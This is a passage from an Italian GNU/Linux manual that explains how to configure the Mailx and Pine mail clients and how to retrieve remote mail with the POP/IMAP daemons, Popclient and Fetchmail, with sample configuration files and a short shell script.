  Si distinguono due tipi di risposta che fanno riferimento a due comandi simili: **`replay`** (**`r`**), che è appena stato descritto, e **`Replay`** (**`R`**). Nel primo caso la risposta viene inviata al mittente e a tutto l'elenco dei destinatari del messaggio di origine, mentre nel secondo la risposta va esclusivamente al mittente del messaggio di origine.

- **Gruppi di messaggi**

  Alcuni comandi di **`mail`** accettano l'indicazione di gruppi di messaggi. Per esempio, **`delete 1 5`** cancellerà i messaggi numero 1 e 5, **`delete 1-5`** cancellarà i messaggi da 1 a 5. L'asterisco (**`*`**) viene utilizzato per identificare tutti i messaggi, mentre il simbolo **`$`** rappresenta l'ultimo messaggio. Un tipico caso di utilizzo dell'asterisco come gruppo totale dei messaggi è il seguente: **`top *`** che permette così di visualizzare le prime righe di tutti i messaggi ricevuti.

- **Conclusione dell'elaborazione della posta**

  Per concludere la sessione di lavoro con **`mail`** è sufficiente utilizzare il comando **`quit`** (**`q`**). La posta letta (e non segnata per la cancellazione) viene trasferita nel file `~/mbox`, mentre quella non letta rimane nella casella postale (il file di origine).

### 86.6.3 Configurazione di Mailx

Si è già accennato al fatto che Mailx utilizzi due file di configurazione: `/etc/mail.rc` per tutto il sistema, e `~/.mailrc` per le particolarità di ogni utente. Le direttive di questo file sono gli stessi comandi che possono essere impartiti a **`mail`** durante il suo funzionamento interattivo.

In generale, si utilizzano prevalentemente i comandi **`set`** e **`unset`**, che permettono l'attivazione o la disattivazione di alcune modalità di funzionamento, e la definizione di alcune opzioni che prevedono l'indicazione di un'informazione precisa.

Alcune modalità

`set|unset append`

L'attivazione di questa modalità fa sì che i messaggi salvati nel file `~/mbox` siano aggiunti in coda, invece che inseriti all'inizio.

`set|unset ask`

`set|unset asksub`

L'attivazione di questa modalità fa sì che **`mail`** richieda l'indicazione dell'oggetto prima di consentire l'inserimento del testo del messaggio.

`set|unset askcc`

L'attivazione di questa modalità fa sì che **`mail`** richieda l'indicazione di destinatari aggiuntivi in copia carbone alla fine dell'inserimento del messaggio.

`set|unset askbcc`

L'attivazione di questa modalità fa sì che **`mail`** richieda l'indicazione di destinatari aggiuntivi in copia carbone nascosta (**`bcc`**) alla fine dell'inserimento del messaggio.

`set|unset dot`

L'attivazione di questa modalità fa sì che **`mail`** consenta l'uso di un punto isolato per terminare l'inserimento di un messaggio.

`set|unset hold`

L'attivazione di questa modalità fa sì che **`mail`** conservi i messaggi letti nella casella postale, se questi non vengono cancellati esplicitamente.

`set|unset ignoreeof`

L'attivazione di questa modalità fa sì che **`mail`** non permetta l'uso del codice di fine file ([ *Ctrl+d* ]) per terminare l'inserimento di un messaggio.

Alcune opzioni

`set EDITOR=`⟨*programma*⟩

Permette di definire il percorso completo del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape **`~e`**.

`set VISUAL=`⟨*programma*⟩

Permette di definire il percorso completo del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape **`~v`**.

`set PAGER=`⟨*programma*⟩

Permette di definire il percorso completo del programma che si vuole utilizzare per scorrere il contenuto di un messaggio quando questo viene letto attraverso **`mail`**. Perché funzioni correttamente, occorre definire anche l'opzione **`crt`**.

`set crt=`⟨*programma*⟩

Permette di definire il numero di righe di altezza dello schermo, in modo da poter gestire correttamente il programma di impaginazione visuale (**`more`** o **`less`**).

`set MBOX=`⟨*percorso*⟩

Permette di definire il percorso completo del file da utilizzare per salvare i messaggi, al posto di `~/mbox`.

`set record=`⟨*percorso*⟩

Permette di definire il percorso completo di un file da utilizzare per salvare una copia dei messaggi che vengono inviati.

Esempi

```
set append dot save asksub
```

Quello che si vede sopra è il contenuto del file di configurazione generale tipico (il file `/etc/mail.rc`).

```
set MBOX=/home/tizio/mail/ricevuta
set record=/home/tizio/mail/spedita
```

L'esempio si riferisce a un file di configurazione personale, ovvero `~/.mailrc`, dove l'utente vuole gestire la sua posta nella directory `~/mail/` (si tratta dell'utente **`tizio`**).

```
set MBOX=mail/ricevuta
set record=mail/spedita
```

Questo esempio produce lo stesso risultato di quello precedente: i percorsi sono relativi alla directory personale dell'utente.

## 86.7 Pine

Si tratta di un programma per la gestione della posta più potente e pratico rispetto al normale Mailx, che consente anche la lettura delle news (la licenza è riportata in appendice K.7).

In particolare, per l'invio dei messaggi, Pine utilizza il protocollo SMTP, cosa che permette di utilizzarlo anche senza avere installato Sendmail localmente, o un altro MTA simile. Infatti, spesso si utilizza la posta elettronica solo per Internet, disponendo di un solo elaboratore personale, e senza alcuna necessità di gestire la posta elettronica locale. In questi casi, Sendmail e Mailx, diventano componenti inutili (o quasi) del sistema.

### 86.7.1 Avvio di Pine

`pine` [⟨*opzioni*⟩] [⟨*indirizzo*⟩]

Quando l'eseguibile **`pine`** viene avviato per la prima volta da un utente, si crea una directory `~/mail` contenente `~/mail/saved-messages` e `~/mail/sent-mail` entrambi vuoti, e un file di configurazione `~/.pinerc`. Dopo una prima schermata di presentazione, Pine mostra il suo menu.

```
       ?     HELP                -  Get help using Pine

       C     COMPOSE MESSAGE     -  Compose and send a message

       I     FOLDER INDEX        -  View messages in current folder

       L     FOLDER LIST         -  Select a folder to view

       A     ADDRESS BOOK        -  Update address book

       S     SETUP               -  Configure or update Pine

       Q     QUIT                -  Exit the Pine program

   Copyright 1989-1996.  PINE is a trademark of the University of Washington.

? Help                       P PrevCmd                   R RelNotes
O OTHER CMDS L [ListFldrs] N NextCmd                   K KBLock
```

Figura 86.2: Menu principale di Pine.

### 86.7.2 Configurazione di Pine

Probabilmente, la cosa più utile da fare la prima volta che si utilizza questo programma, è quella di configurarlo, utilizzando la lettera **`S`** come sinonimo di *Setup*. Si ottiene un sottomenu:

```
Choose a setup task from the menu below :
? Help        P [Printer]   C Config     S Signature
^C Cancel     N Newpassword U Update
```

Premendo la lettera **`C`** come sinonimo di *Config* si arriva alla maschera di configurazione. La maschera non può essere contenuta tutta in una sola schermata, di conseguenza, si utilizzano la [*barra spaziatrice*] per scorrerla in avanti e il segno [-] per scorrerla all'indietro. Quella seguente è la prima parte della configurazione predefinita (cioè quella iniziale) dell'utente **`tizio`**.

```
personal-name             = <No Value Set: using "Tizio">
user-domain               = <No Value Set>
smtp-server               = <No Value Set>
nntp-server               = <No Value Set>
inbox-path                = <No Value Set: using "inbox">
folder-collections        = <No Value Set: using mail/[]>
news-collections          = <No Value Set>
incoming-archive-folders = <No Value Set>
pruned-folders            = <No Value Set>
default-fcc               = <No Value Set: using "sent-mail">
default-saved-msg-folder = <No Value Set>
postponed-folder          = <No Value Set: using "postponed-msgs">
read-message-folder       = <No Value Set>
signature-file            = <No Value Set: using ".signature">
global-address-book       = <No Value Set>
address-book              = <No Value Set: using .addressbook>
...
```

Vale la pena di definire almeno la prima parte. Per inserire un dato nuovo si usa la lettera [*a*] come sinonimo di *add*, mentre per modificare un valore preesistente si uilizza la lettera [*c*] come sinonimo di *change*. Per cancellare una voce si utilizza la lettera [*d*] come sinonimo di *delete*. Alcune voci consentono l'inserimento di dati multipli utilizzando una successione di richieste di inserimento.

#### 86.7.2.1 Elementi di configurazione

Segue un elenco parziale degli elementi che possono essere configurati, assieme a una breve descrizione del loro significato.

- **`personal-name`**

  Si riferisce al nome che si vuole fare apparire come mittente della posta inviata.

- **`user-domain`**

  Si tratta del dominio dell'utente, ovvero l'indirizzo dell'elaboratore presso il quale si vuole ricevere la posta.

- **`smtp-server`**

  Si tratta dell'indirizzo dell'elaboratore attraverso il quale si invia la posta: potrebbe trattarsi del nome completo del proprio elaboratore, nel caso si voglia gestire un server SMTP locale, di un altro all'interno della propria rete locale, o di quello dell'ISP (*Internet Service Provider*).

- **`nntp-server`**

  È l'indirizzo dell'elaboratore utilizzato per il servizio NNTP (*Network News Transfer Protocol*), quello che quindi permette di accedere a Usenet. Possono essere indicati diversi server NNTP.

- **`inbox-path`**

  Indica il percorso (*pathname*) del file usato come cartella della posta in ingresso. In un sistema normale potrebbe trattarsi di `/var/mail/`⟨*utente*⟩, oppure di qualunque altro file se il proprio sistema è configurato diversamente per la gestione della posta.

- **`folder-collections`**

  Letteralmente è la raccolta delle cartelle. Si riferisce alle directory contenenti file di posta. Pine crea la directory `~/mail`, ma ne possono essere usate diverse contemporaneamente. Ogni directory indicata è seguita da due parentesi quadre: una aperta e una chiusa.

- **`news-collections`**

  Permette di definire le collezioni di news a cui si è interessati.

- **`incoming-archive-folders`**

  Permette di definire una serie di coppie di cartelle di posta (le coppie sono separate da uno spazio) per il salvataggio automatico della posta letta. Quando si legge la posta contenuta nelle cartelle di ingresso (la prima cartella di ogni coppia), automaticamente, questa viene segnata come letta e trasferita nelle cartelle di archiviazione (la seconda cartella di ogni coppia). Questa funzionalità viene attivata attraverso l'opzione **`auto-move-read-messages`**.

- **`pruned-folders`**

  Permette di definire l'elenco di cartelle che possono essere ***potate*** mensilmente come già definito automaticamente per la cartella della posta inviata. Con questo termine, potatura, si intende l'archiviazione delle cartelle in questione ogni mese, utilizzando un nome preceduto dal nome del mese. Contemporaneamente si intende la cancellazione di eventuali archivi della stessa serie di mesi precedenti.

- **`default-fcc`**

  Definisce il file destinatario di una copia carbone dei messaggi inviati (*File Carbon Copy*). Il valore predefinito corrisponde in pratica a `~/mail/sent-mail`.

- **`default-saved-msg-folder`**

  Definisce il file predefinito per il salvataggio dei messaggi.

- **`postponed-folder`**

  Definisce il file utilizzato per contenere i messaggi sospesi che verranno inviati in seguito. Il valore predefinito corrisponde in pratica a `~/mail/postponed-msgs`.

- **`read-message-folder`**

  Permette di definire una cartella (cioè un file) da utilizzare per scaricare automaticamente lì la posta letta.

- **signature-file**

  Definisce il nome del file da utilizzare come firma, ovvero come parte terminale standard dei propri messaggi.

- **address-book**

  Definisce il nome del file usato come rubrica personale di indirizzi. Il valore predefinito corrisponde a `~/.address-book`.

- **feature-list**

  Permette di configurare una serie di opzioni di Pine. Per selezionare o deselezionare una di queste opzioni, si utilizza il tasto [ *X* ].

- **initial-keystroke-list**

  Consente di indicare una sequenza di tasti (una macro) da premere automaticamente ogni volta che si avvia Pine.

- **default-composer-hdrs**

  Permette di definire la parte di intestazione dei messaggi che si intendono utilizzare. Se viene utilizzata questa indicazione, occorre definire tutte le parti dell'intestazione dei messaggi.

- **customized-hdrs**

  Definisce la parte di intestazione aggiuntiva da utilizzare nei messaggi quando si specifica espressamente di voler utilizzare la cosiddetta ***intestazione ricca***.

> In certi casi è importante poter definire un elemento particolare nell'intestazione, per esempio quando si ha la necessità di comandare un programma di gestione di una *mailing list*. Nel caso particolare di SmartList, l'amministratore di una lista ha la necessità di aggiungere l'intestazione **X-Command**.

- **sort-key**

  Permette di definire l'ordine in cui devono apparire i messaggi all'interno delle varie cartelle.

- **addrbook-sort-rule**

  Permette di definire l'ordine in cui devono apparire gli indirizzi della rubrica.

- **character-set**

  Permette di definire l'insieme di caratteri utilizzato per la composizione del testo. Il valore predefinito è **US-ASCII**, altri valori potrebbero essere **ISO-8859-*n***, dove *n* rappresenta un numero compreso tra 1 e 9.[3]

- **editor**

  Permette di specificare il nome di un programma per la scrittura di testi alternativo a quello fornito da Pine, che poi può essere utilizzato attraverso la combinazione [ *Ctrl+_* ] (ovvero [ *Ctrl+-* ] nel caso della tastiera italiana).

  Per attivare questa funzione, oltre a indicare qui il nome del programma alternativo, occorre impostare anche l'opzione **enable-alternate-editor-cmd**. eventualmente, si può imporre l'uso sistematico di questo programma esterno, attivando anche l'opzione **enable-alternate-editor-implicitly**.

- **speller**

  Permette di indicare il programma da utilizzare per il controllo ortografico. Quando il controllo ortografico viene richiesto durante la fase di composizione di un messaggio attraverso la sequenza [ *Ctrl+t* ], Pine invia al programma indicato un file temporaneo contenente il testo da controllare.

- **composer-wrap-column**

  Permette di definire la larghezza massima del testo in fase di composizione dei messaggi.

- **reply-indent-string**

  Permette di definire la stringa (ovvero il simbolo) da usare per evidenziare il testo proveniente dal messaggio al quale si sta rispondendo. Se si vuole che questa stringa contenga il nome della persona che l'ha scritto, si può utilizzare la variabile **_FROM_** che verrà sostituita con questo nome. Per esempio si potrebbe utilizzare la stringa seguente:

  **"_FROM_ >"**

[3] Per l'Italia, si utilizza normalmente la codifica ISO 8859-1.

- **`empty-header-message`**

  Quando si invia posta utilizzando indirizzi solo su **`Bcc`** (*Blind Carbon Copy*) e lasciando quindi vuoti i campi **`To`**, **`Cc`** e **`Newsgroup`**, Pine mette un indirizzo speciale nel campo **`To`**. Ciò viene fatto per evitare problemi con alcuni programmi per il trasferimento della posta che autonomamente tendono a riempire questo campo con il destinatario apparente del messaggio, vanificando il senso della posta inviata utilizzando il *Blind Carbon Copy*. Il valore predefinito di questo destinatario inesistente è **`Undisclosed recipients`**

- **`image-viewer`**

  Permette di definire il programma da utilizzare per visualizzare le immagini allegate ai messaggi (allegati MIME).

- **`use-only-domain-name`**

  Questa opzione viene utilizzata solo se non viene definita la voce **`user-domain`** corrispondente al nome dell'elaboratore presso il quale si vuole ricevere la posta.

Alla fine, la parte iniziale della maschera di configurazione potrebbe apparire come la seguente:

```
personal-name              = Tizio Tizi
user-domain                = weizen.mehl.dg
smtp-server                = weizen.mehl.dg
nntp-server                = news.notiziario.dg
inbox-path                 = /var/mail/tizio
folder-collections         = ~/Mail/[]
news-collections           = <No Value Set>
incoming-archive-folders = <No Value Set>
pruned-folders             = <No Value Set>
default-fcc                = sent-mail
default-saved-msg-folder = saved-mail
postponed-folder           = postponed-msgs
read-message-folder        = <No Value Set>
signature-file             = ~/.signature"
global-address-book        = <No Value Set>
address-book               = ~/.addressbook
```

---

# Messaggi giunti presso recapiti remoti

I messaggi di posta elettronica non vengono sempre recapitati presso l'elaboratore che si utilizza abitualmente. Questa è la situazione tipica in cui ci si trova quando si è collegati a Internet tramite un ISP, per mezzo di una linea commutata. Di solito si ottiene un accesso (*account*) presso un elaboratore dell'ISP e questo diventa solitamente anche il recapito per la posta elettronica.

Il problema è comunque generale: si può avere la necessità di scaricare la posta ricevuta presso un recapito remoto.

La prima idea che può venire in mente può essere quella di usare Telnet e leggere così la posta remota. Ma questa non è la soluzione corretta. Per trasferire la posta da un recapito a un altro, si usa il protocollo POP3 (a volte POP2) oppure IMAP. Come si può immaginare, si tratta di un servizio che deve essere gestito da un demone.

Il modo con cui vengono scaricati messaggi e inseriti nel sistema locale ha dei risvolti importanti. Infatti, questi messaggi possono essere scaricati in un file locale, che normalmente corrisponde alla casella postale dell'utente, il quale può leggerla attraverso **`mail`** o un altro programma che sfrutta lo stesso meccanismo. In alternativa, i messaggi potrebbero essere inseriti nel sistema locale attraverso un servizio SMTP, che in tal caso però, dovrebbe essere attivato necessariamente.

## 87.1 Concetti generali

Quando la posta elettronica è giunta presso un recapito remoto, senza essere stata ridiretta da lì attraverso un alias o un *forward* per la sua prosecuzione, può essere prelevata per mezzo di vari protocolli, tra cui i più importanti sono POP2, POP3 e IMAP.

Il prelievo fatto in questo modo, può tradursi poi:

- nello scarico dei messaggi in un file locale che rappresenta la casella postale dell'utente per cui si svolge l'operazione;
- nell'invio dei messaggi attraverso l'MDA locale;
- nell'invio dei messaggi attraverso un server SMTP locale, o comunque uno più «vicino».

Ognuna delle scelte possibili ha dei vantaggi e degli svantaggi. Il primo tipo di operazione, non richiede la presenza di un server SMTP locale, e nemmeno di un MDA, cioè di un *Mail Delivery Agent*, per la consegna locale del messaggio. Così si presta perfettamente all'uso presso nodi isolati che possono connettersi a Internet attraverso una linea commutata, e solo allora trasmettono e ricevono la posta elettronica.

Il secondo tipo di operazione richiede la presenza di un MDA, composto generalmente da un programma in grado di ricevere i messaggi attraverso lo standard input, che poi sia in grado di recapitarli localmente, ed eventualmente di farli proseguire altrove attraverso gli alias e i *forward* eventuali. In pratica però, l'MDA a cui si fa riferimento è quasi sempre Sendmail, o un altro sistema compatibile. Il vantaggio di questa scelta è che per attuarla non occorre attivare il servizio SMTP, cioè non è necessario che Sendmail sia stato avviato come demone in ascolto della porta SMTP.

L'ultimo caso richiede invece che localmente sia presente un MTA completo, in grado di ricevere le connessioni SMTP. I motivi per cui non si riceve la posta direttamente nel nodo locale, possono essere vari: la connessione con l'esterno potrebbe essere discontinua, come nel caso di un collegamento PPP attraverso linea commutata; il sistema remoto presso cui giunge la posta per qualche motivo, potrebbe avere delle politiche che impediscono la prosecuzione dei messaggi (il *forward*); il sistema locale potrebbe essere irraggiungibile dall'esterno a causa delle politiche di sicurezza adottate, e per lo stesso motivo, la posta elettronica potrebbe non essere trasferita localmente, lasciando l'onere a ogni nodo di prelevarsela da un server principale.

Quando si utilizza l'ultimo tipo di trasferimento, e anche quando si utilizza il secondo, il programma che lo fa interviene come se fosse un MTA vero e proprio. In tal senso, potrebbe essere attivato periodicamente attraverso il sistema Cron, a intervalli brevi, oppure come un demone.

### 87.1.1 Autenticazione

Il prelievo della posta remota è un'operazione personale dell'utente che ha l'accesso presso il sistema remoto. Il programma che si usa per accedere a uno di questi servizi che lo permettono, deve identificarsi in qualche modo, e di solito si tratta di fornire l'identità dell'utente remoto e la password.

Il fatto di lasciare viaggiare la password in chiaro, attraverso la rete, è un problema da non trascurare: finché la connessione è diretta (o quasi, come nel caso di una linea commutata), il problema è minimo; quando la connessione attraversa più nodi, il problema diventa delicato.

Oltre a questo, occorre considerare che le informazioni delicate come le password non possono apparire in una riga di comando, perché sarebbero leggibili semplicemente analizzando l'elenco dei processi attivi. Per questo, quando si vuole automatizzare il processo di recupero della posta remota senza dover ogni volta inserire la password, questa può essere annotata soltanto in un file di configurazione, protetto opportunamente contro ogni accesso da parte di altri utenti.

## 87.2 ipop3d, ipop2d, imapd

**`ipop3d`**, **`ipop2d`** e **`imapd`**, sono i demoni per i servizi di trasferimento della posta locale verso i client che lo richiedono, e che mostrano le credenziali necessarie. Permettono rispettivamente di utilizzare i protocolli POP3, POP2 e IMAP. Sono gestiti dal supervisore **`inetd`** e filtrati da **`tcpd`**.

Nell'esempio seguente, vengono mostrate le righe di `/etc/inetd.conf` in cui si dichiara il loro possibile utilizzo.

```
pop-2   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop2d
pop-3   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop3d
imap    stream  tcp     nowait  root    /usr/sbin/tcpd  imapd
```

Questi tre demoni fanno parte normalmente di un unico pacchetto di GNU/Linux: Imap.

## 87.3 Popclient

Popclient è un programma molto semplice che permette di scaricare la posta da un recapito remoto utilizzando il protocollo POP2 o POP3, inserendola in un file che corrisponda alla casella postale dell'utente nel nodo locale, oppure passandola a un MDA (*Mail Delivery Agent*). In questo modo, una volta scaricata, la posta può essere letta con un programma tradizionale come Mailx.

È importante sottolineare che per questo scopo, non è necessario che sia attivo un server SMTP locale, ed è questo punto che può rendere vantaggioso l'utilizzo di Popclient al posto di Fetchmail.

### 87.3.1 $ popclient

`popclient [`⟨*opzioni*⟩`] [`⟨*host-remoto*⟩`]`

**`popclient`** è l'eseguibile che compie tutto il lavoro di Popclient. Può essere predisposto anche un file di configurazione, che permette l'automazione delle operazioni.

Nelle opzioni della riga di comando, si può osservare che non è stata indicata la possibilità di inserire la password. Infatti, non è possibile; per non dover inserire la password ogni volta che si scarica la posta, è necessario predisporre un file di configurazione.

Alcune opzioni

`-2`

Viene utilizzato il protocollo POP2.

`-3`

Viene utilizzato il protocollo POP3.

`-k | --keep`

Copia i messaggi dal server remoto senza cancellarli da lì.

`-s | --silent`

Non mostra i messaggi di progressione dell'operazione.

`-v | --verbose`

Visualizza attraverso lo standard error tutti i messaggi che intercorrono tra il programma e il server remoto.

`-u` ⟨*utente*⟩ `| --u` ⟨*utente*⟩

Permette di specificare il nome dell'utente così come è registrato nel sistema remoto. Il valore predefinito è il nome dell'utente così come è conosciuto nel sistema locale.

`-r` ⟨*cartella-remota*⟩ | `--remote` ⟨*cartella-remota*⟩

Permette di specificare una cartella della posta nel server remoto, diversa da quella predefinita. Dipende dal server remoto se questa cartella alternativa esiste. Questa opzione può essere utilizzata solo con il protocollo POP2.

`-o` ⟨*cartella-locale*⟩ | `--local` ⟨*cartella-locale*⟩

Permette di specificare una cartella della posta locale alternativa. Quando non viene specificata una cartella per la posta ricevuta, si intende quella predefinita dal sistema locale.

`-c` | `--stdout`

Permette di emettere attraverso lo standard output la posta, invece di utilizzare la cartella della posta.

Codici di uscita

0 Uno o più messaggi sono stati caricati.

1 Non c'è posta.

2 Errore nell'apertura di un socket.

3 L'autentificazione dell'utente è fallita: il nome dell'utente o la password sono errati.

4 Errore generico nel protocollo di comunicazione.

5 Errore di sintassi nell'uso degli argomenti di **`popclient`**.

6 Errore generico nella registrazione della posta nella cartella locale.

7 Errore generico riportato dal server remoto. Riguarda il protocollo POP3.

10 Errore indefinito.

### 87.3.2 Configurazione

Popclient può essere configurato in modo personale attraverso il file `~/.poprc`. In tal modo, l'utente può predisporre tutti i dati necessari ad automatizzare la connessione senza la necessità di utilizzare script o comandi pieni di opzioni. In particolare, attraverso il file personalizzato di configurazione, si può predisporre anche la password necessaria a prelevare la posta.

Si può leggere eventualmente la pagina di manuale *popclient(1)*.

L'esempio seguente mostra uno script che utilizza la riga di comando di **`popclient`** per tutto ciò che è possibile fare in questo modo. La password per accedere al server remoto deve essere fornita subito dopo l'avvio dello script.

```
#!/bin/bash
#======================================================================
# posta-remota
#
# Carica la posta da un elaboratore remoto utilizzando il protocollo
# pop-3 e la deposita in un file «inbox».
# Non utilizza alcun argomento dalla riga di comando, ma richiede
# l'inserimento della password durante l'esecuzione.
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Il nome dell'elaboratore dal quale si scarica la posta.
    #------------------------------------------------------------------
    COMPUTER_POP="weizen.mehl.dg"
    #------------------------------------------------------------------
    # Il nome dell'utente così come è registrato nell'elaboratore POP.
    #------------------------------------------------------------------
    UTENTE="tizio"
    #------------------------------------------------------------------
    # Il file in cui si vuole che sia depositata la posta scaricata
    # dall'elaboratore POP.
    #------------------------------------------------------------------
    INBOX="~/mail/inbox"
```

```
#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Tenta di caricare la posta dall'elaboratore remoto.
    #------------------------------------------------------------------
    if popclient -3 -o $INBOX -u $UTENTE $COMPUTER_POP
    then
        #--------------------------------------------------------------
        # L'operazione è riuscita, avvisa del successo.
        #--------------------------------------------------------------
        echo "È stata scaricata posta da $COMPUTER_POP all'interno \
di $INBOX"
    else
        #--------------------------------------------------------------
        # L'operazione non è riuscita.
        #--------------------------------------------------------------
        echo "Non ci sono messaggi nuovi nel server $COMPUTER_POP."
    fi

#======================================================================
# Fine.
#======================================================================
```

Prima di poter eseguire uno script è importante ricordare di attribuirgli i permessi di esecuzione necessari.

`chmod +x` ⟨*nome-del-file*⟩

---

In alternativa, per ottenere lo stesso risultato dello script, si può realizzare un file di configurazione come quello seguente, dove, in particolare, è possibile inserire anche la password.

```
# .poprc

server  weizen.mehl.dg          \
        proto pop3              \
        user tizio              \
        pass tazza              \
        localfolder /home/tizio/mail/inbox
```

## 87.4 Fetchmail

Fetchmail è un sistema di recupero della posta remota molto complesso. Permette di inserire i messaggi ottenuti nel sistema di consegna locale attraverso un MDA come Sendmail; oppure può utilizzare direttamente il protocollo SMTP per ottenere lo stesso risultato, o per inserire i messaggi in un sistema di trasporto più vicino (quale quello di una rete locale).

Può funzionare anche come demone personale (di un utente) in modo da provvedere regolarmente allo scarico dei messaggi.

Fetchmail ha il vantaggio di poter utilizzare una grande varietà di protocolli fatti per questo scopo. In linea di massima ci si può concentrare sui soliti POP2, POP3 e IMAP, ma è bene tenere presente che le possibilità sono maggiori, nel caso si presentasse l'occasione.

L'eseguibile **`fetchmail`** può essere gestito molto bene attraverso la riga di comando, ma è consigliabile anche la sua configurazione attraverso il file `~/.fetchmailrc`, che permette di agevolare le operazioni di routine.

In queste sezioni vengono mostrati solo alcuni aspetti di Fetchmail, il cui utilizzo può essere approfondito attraverso la consultazione della sua documentazione originale: *fetchmail(1)*.

### 87.4.1 $ fetchmail

`fetchmail [`⟨*opzioni*⟩`]` ⟨*host-remoto*⟩

Permette di caricare la posta posta elettronica da un recapito remoto avendo a disposizione la scelta di un gran numero di protocolli per questo scopo. La posta caricata viene immessa automaticamente nel sistema locale di posta dell'utente che ha utilizzato il programma.

L'eseguibile **`fetchmail`** dovrebbe poter funzionare anche soltanto per mezzo delle indicazioni passate attraverso la riga di comando. In pratica potrebbe non essere così, e si può essere costretti a definire in ogni caso il file di configurazione `~/.fetchmailrc`.

Se si pone un conflitto tra quanto specificato tramite le opzioni della riga di comando e le direttive del file di configurazione, le prime prendono il sopravvento.

Alcune opzioni

`-a` | `--all`

Scarica tutti i messaggi, compresi quelli che risulta siano già stati visti.

`-k` | `--keep`

Non cancella i messaggi che vengono scaricati.

`-u` ⟨*utente-remoto*⟩ | `--username` ⟨*utente-remoto*⟩

Specifica precisamente il nome da utilizzare per accedere al server remoto. Se non viene indicata questa informazione (attraverso la riga di comando, oppure attraverso la configurazione), si intende lo stesso nome utilizzato nel sistema locale.

`-t` ⟨*n-secondi*⟩ | `--timeout` ⟨*n-secondi*⟩

Permette di stabilire un tempo massimo per la connessione, oltre il quale Fetchmail deve abbandonare il tentativo.

`-d` ⟨*n-secondi*⟩ | `--daemon` ⟨*n-secondi*⟩

Avvia Fetchmail in modalità demone, cioè sullo sfondo, allo scopo di eseguire la scansione dei server in modo regolare. L'argomento esprime la durata dell'intervallo tra una scansione e l'altra, espresso in secondi.

Ogni utente può avviare una sola copia dell'eseguibile **`fetchmail`** in modalità demone; tuttavia, se si tenta di avviare una nuova copia di **`fetchmail`**, quando è già attivo il demone, ciò fa sì che venga eseguita immediatamente una nuova scansione.

### 87.4.2 ~/.fetchmailrc

Il file di configurazione di Fetchmail è molto importante. È interessante notare che non esiste un file di configurazione generale, ma solo quelli dei singoli utenti, e questo è ragionevole, dal momento che il recupero della posta elettronica è un'operazione personale.

Per motivi di sicurezza, dal momento che questo file può contenere informazioni delicate, è necessario che questo abbia esclusivamente i permessi di lettura e scrittura per l'utente proprietario (0600). Se il file ha permessi maggiori, Fetchmail avverte e si rifiuta di proseguire.

Prima di analizzare la sintassi che può essere utilizzata al suo interno, si può notare che i commenti vengono espressi nel modo consueto, attraverso il simbolo **`#`** che li introduce, dove poi tutto quello che segue, fino alla fine della riga, viene ignorato. Così anche le righe bianche e quelle vuote vengono ignorate.

Ogni direttiva del file `~/.fetchmailrc` contiene tutte le specifiche riferite al recupero della posta elettronica da un server determinato. Queste direttive possono impiegare più righe, senza la necessità di indicare simboli di continuazione, e si distinguono perché iniziano con la parola chiave **`poll`**, oppure **`skip`**.

Una direttiva **`poll`** rappresenta un server da interpellare, mentre una direttiva **`skip`**, uno da saltare. Di fatto non serve una direttiva **`skip`**, ma può essere utile per evitare di cancellarla, riservando per il futuro la possibilità di riutilizzarla rimettendo la parola chiave **`poll`**.

Le direttive sono composte da una serie di parole chiave che rappresentano delle opzioni, a volte accompagnate da un argomento. Alcune parole chiave sono speciali, e pur non avendo alcun significato, sono utili per facilitare la lettura delle direttive. Tali parole sono: **`and`**, **`with`**, **`has`**, **`wants`** e **`options`**. Nello stesso modo, possono essere usati la virgola, il punto e virgola e i due punti, che vengono ignorati ugualmente.

All'interno di ogni direttiva, deve essere rispettato un certo ordine nell'indicazione delle opzioni. Se ne distinguono due tipi: opzioni del server e opzioni dell'utente. Le opzioni del server devono apparire prima di quelle dell'utente.

Per comprendere il senso di queste direttive, è bene fare mente locale al formato generale semplificato, che queste possono avere.

`poll` ⟨*server*⟩ `[protocol` ⟨*protocollo*⟩`] [username` ⟨*utente-remoto*⟩`] [password` ⟨*password*⟩`]`

Gli argomenti delle opzioni che rappresentano delle stringhe, possono essere racchiusi tra apici doppi, in modo da poter contenere simboli particolari, come gli spazi (specialmente quando si tratta di indicare le password).

Alcune opzioni del server

`poll` ⟨*server*⟩ | `skip` ⟨*server*⟩

Specifica l'accesso a un server. Se si usa la parola chiave **`skip`**, tutta la direttiva viene ignorata.

`proto` ⟨*protocollo*⟩ | `protocol` ⟨*protocollo*⟩

Il tipo di protocollo da utilizzare, viene determinato normalmente in modo automatico. Con questa opzione può essere specificato espressamente, e si possono indicare i nomi seguenti.

- **`POP2`**
- **`POP3`**
- **`IMAP`**
- **`IMAP-K4`**
- **`IMAP-GSS`**
- **`APOP`**
- **`KPOP`**

Si noti anche che queste parole chiave possono essere espresse anche utilizzando solo lettere minuscole.

`port` ⟨*n-porta*⟩

Permette di specificare il numero della porta da utilizzare, nel caso il server ne utilizzi una non standard.

`timeout` ⟨*n-secondi*⟩

Specifica il tempo massimo di inattività, dopo il quale si conclude la connessione, o il suo tentativo.

`interface` ⟨*interfaccia*⟩`/`⟨*numero-ip*⟩`/`⟨*maschera*⟩

Permette di specificare un'interfaccia di rete, assieme al gruppo di indirizzi che deve avere, prima di tentare la connessione con il server remoto.

Alcune opzioni dell'utente

`user` ⟨*utente-remoto*⟩ | `username` ⟨*utente-remoto*⟩

Specifica il nome da utilizzare per accedere al sistema remoto.

`is` ⟨*utente-remoto*⟩ `here`

Rappresenta il nome dell'utente locale che deve ricevere il messaggio. Di solito non si specifica, essendo quello che effettua l'operazione di recupero.

`pass` ⟨*password*⟩ | `password` ⟨*password*⟩

La password per accedere al sistema remoto.

`fetchall`

Richiede espressamente il recupero di tutti i messaggi, compresi quelli già prelevati, ma mantenuti nel server per qualche motivo.

`limit` ⟨*n-byte*⟩

Fissa la dimensione massima dei messaggi che possono essere prelevati. Quelli che eccedono tale limite, vengono lasciati nel server, e risultano «non letti».

`syslog`

Utilizza il registro di sistema per annotare gli errori.

Esempi

Negli esempi viene mostrato l'uso di parole chiave che non sono state descritte. In ogni caso, il loro significato dovrebbe risultare intuitivo.

```
